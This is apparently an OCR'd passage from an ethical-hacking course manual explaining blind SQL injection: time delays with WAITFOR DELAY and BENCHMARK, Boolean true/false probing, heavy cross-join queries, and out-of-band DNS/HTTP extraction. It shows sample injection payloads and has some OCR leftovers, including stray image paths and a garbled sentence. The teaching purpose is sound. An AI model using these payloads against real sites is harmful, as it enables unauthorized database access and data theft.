```
BENCHMARK(howmanytimes, do this)
```

Blind SQL Injection: WAITFOR DELAY (YES or NO Response)

Time delay SQL injection (sometimes called **time-based SQL injection**) evaluates the time delay that occurs in response to true or false queries sent to the database. A **`waitfor`** statement stops the SQL server for a specific amount of time. Based on the response, an attacker will extract information such as connection time to the database as the system administrator or as another user and launch further attacks.



```
; IF EXISTS(SELECT * FROM creditcard)
WAITFOR DELAY '0:0:10'--
```

Since no error messages are returned, use '`waitfor delay`' command to check the SQL execution status

Check if database "creditcard" exists or not
NO
YES
Sleep for 10 seconds
http://www.certifiedhacker.com
Oops!

We are unable to process your request. Please try back later.

We are unable to process your request. Please try back later.

Figure 15.9: Example of Time Delay SQL Injection

- **Step 1**: IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'—
- **Step 2**: Check if database “creditcard” exists or not
- **Step 3**: If No, it displays “We are unable to process your request. Please try back later”.
- **Step 4**: If Yes, sleep for 10 seconds. After 10 seconds, it displays “We are unable to process your request. Please try back later.”

Since no error message will be returned, use the “waitfor delay” command to check the SQL execution status.

WAIT FOR DELAY 'time' (seconds)


This is just like sleep; wait for a specified time. The CPU is a safe way to make a database wait.

```
WAITFOR DELAY '0:0:10'--
```

BENCHMARK() (Minutes)

This command runs on MySQL Server.

```
BENCHMARK(howmanytimes, do this)
```



Blind SQL Injection: Boolean Exploitation and Heavy Query

CEH
Certified Ethical Hacker

Boolean Exploitation

- Multiple valid statements that evaluate **true** and **false** are supplied in the affected parameter in the **HTTP request**
- By comparing the response page between both conditions, the attackers can infer whether or not the **injection was successful**
- For example, consider the following URL:

  http://www.myshop.com/item.aspx?id=67

  An attacker may manipulate the above request to

  http://www.myshop.com/item.aspx?id=67 and 1=2

  SQL Query Executed

```
SELECT Name, Price, Description FROM
ITEM_DATA WHERE ITEM_ID = 67 AND 1 = 2
```

Heavy Query

- Attackers use heavy queries to perform a time delay SQL injection attack without using **time delay functions**
- A heavy query retrieves a significant amount of data and takes a long time to execute in the **database engine**
- Attackers generate heavy queries using **multiple joins on system tables**
- For example,

```
SELECT * FROM products WHERE id=1 AND 1
< SELECT count(*) FROM all_users A,
all_users B, all_users C
```

Blind SQL Injection: Boolean Exploitation

Boolean-based blind SQL injection (sometimes called **inferential SQL Injection**) is performed by asking the right questions to the application database. Multiple valid statements evaluated as true or false are supplied in the affected parameter in the HTTP request. By comparing the response page between both conditions, the attackers can infer if the injection was successful. If the attacker constructs and executes the right request, the database will reveal everything that the attacker wants to know, which facilitates further attacks. In this technique, the attacker uses a set of **Boolean** operations to extract information about database tables. The attacker often uses this technique if it appears that the application is exploitable using a blind SQL injection attack. If the application does not return any default error message, the attacker tries to use Boolean operations against the application.

For example, the following URL displays the details of an item with id = 67

```
http://www.myshop.com/item.aspx?id=67
```

The SQL query for the above request is

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67
```

An attacker may manipulate the above request to

```
http://www.myshop.com/item.aspx?id=67 and 1=2
```

Subsequently, the SQL query changes to

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1
= 2
```

If the result of the above query is FALSE, no items will be displayed on the web page. Then, the attacker changes the above request to

```
http://www.myshop.com/item.aspx?id=67 and 1=1
```

The corresponding SQL query is

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1
= 1
```

If the above query returns TRUE, then the details of the item with id = 67 are displayed. Hence, from the above result, the attacker concludes that the page is vulnerable to an SQL injection attack.

Blind SQL Injection: Heavy Query

In some circumstances, it is impossible to use time delay functions in SQL queries, as the database administrator may disable the use of such functions. In such cases, an attacker can use heavy queries to perform a time delay SQL injection attack without using time delay functions. A heavy query retrieves a massive amount of data, and it will take a long time to execute on the database engine. Attackers generate heavy queries using multiple joins on system tables because queries on system tables take more time to execute.

For example, the following is a heavy query in Oracle that takes a long time to execute:

```
SELECT count(*) FROM all_users A, all_users B, all_users C
```


If an attacker injects a malicious parameter into the above query to perform time-based SQL injection without using functions, then it takes the following form:

```
1 AND 1 < SELECT count(*) FROM all_users A, all_users B, all_users C
```

The final resultant query takes the form

```
SELECT * FROM products WHERE id=1 AND 1 < SELECT count(*) FROM
all_users A, all_users B, all_users C
```

A heavy query attack is a new type of SQL injection attack that has a severe impact on the performance of the server.



Out-of-Band SQL Injection

01 In Out-of-Band SQL injection, the attacker needs to **communicate with the server** and acquire features of the **database server** used by the web application

02 Attackers use different **communication channels** to perform the attack and obtain the results

03 Attackers use **DNS** and **HTTP requests** to retrieve data from the database server

04 For example, in a Microsoft SQL Server, an attacker exploits the **xp_dirtree command** to send DNS requests to a server controlled by the attacker

Out-of-Band SQL injection

Out-of-band SQL injection attacks are difficult to perform because the attacker needs to communicate with the server and determine the features of the database server used by the web application. In this attack, the attacker uses different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results. Attackers use this technique instead of in-band or blind SQL injection if they are unable to use the same channel through which the requests are being made to launch the attack and gather the results.

Attackers use DNS and HTTP requests to retrieve data from the database server. For example, in Microsoft SQL Server, an attacker exploits the xp_dirtree command to send DNS requests to a server controlled by the attacker. Similarly, in Oracle Database, an attacker may use the UTL_HTTP package to send HTTP requests from SQL or PL/SQL to a server controlled by the attacker.

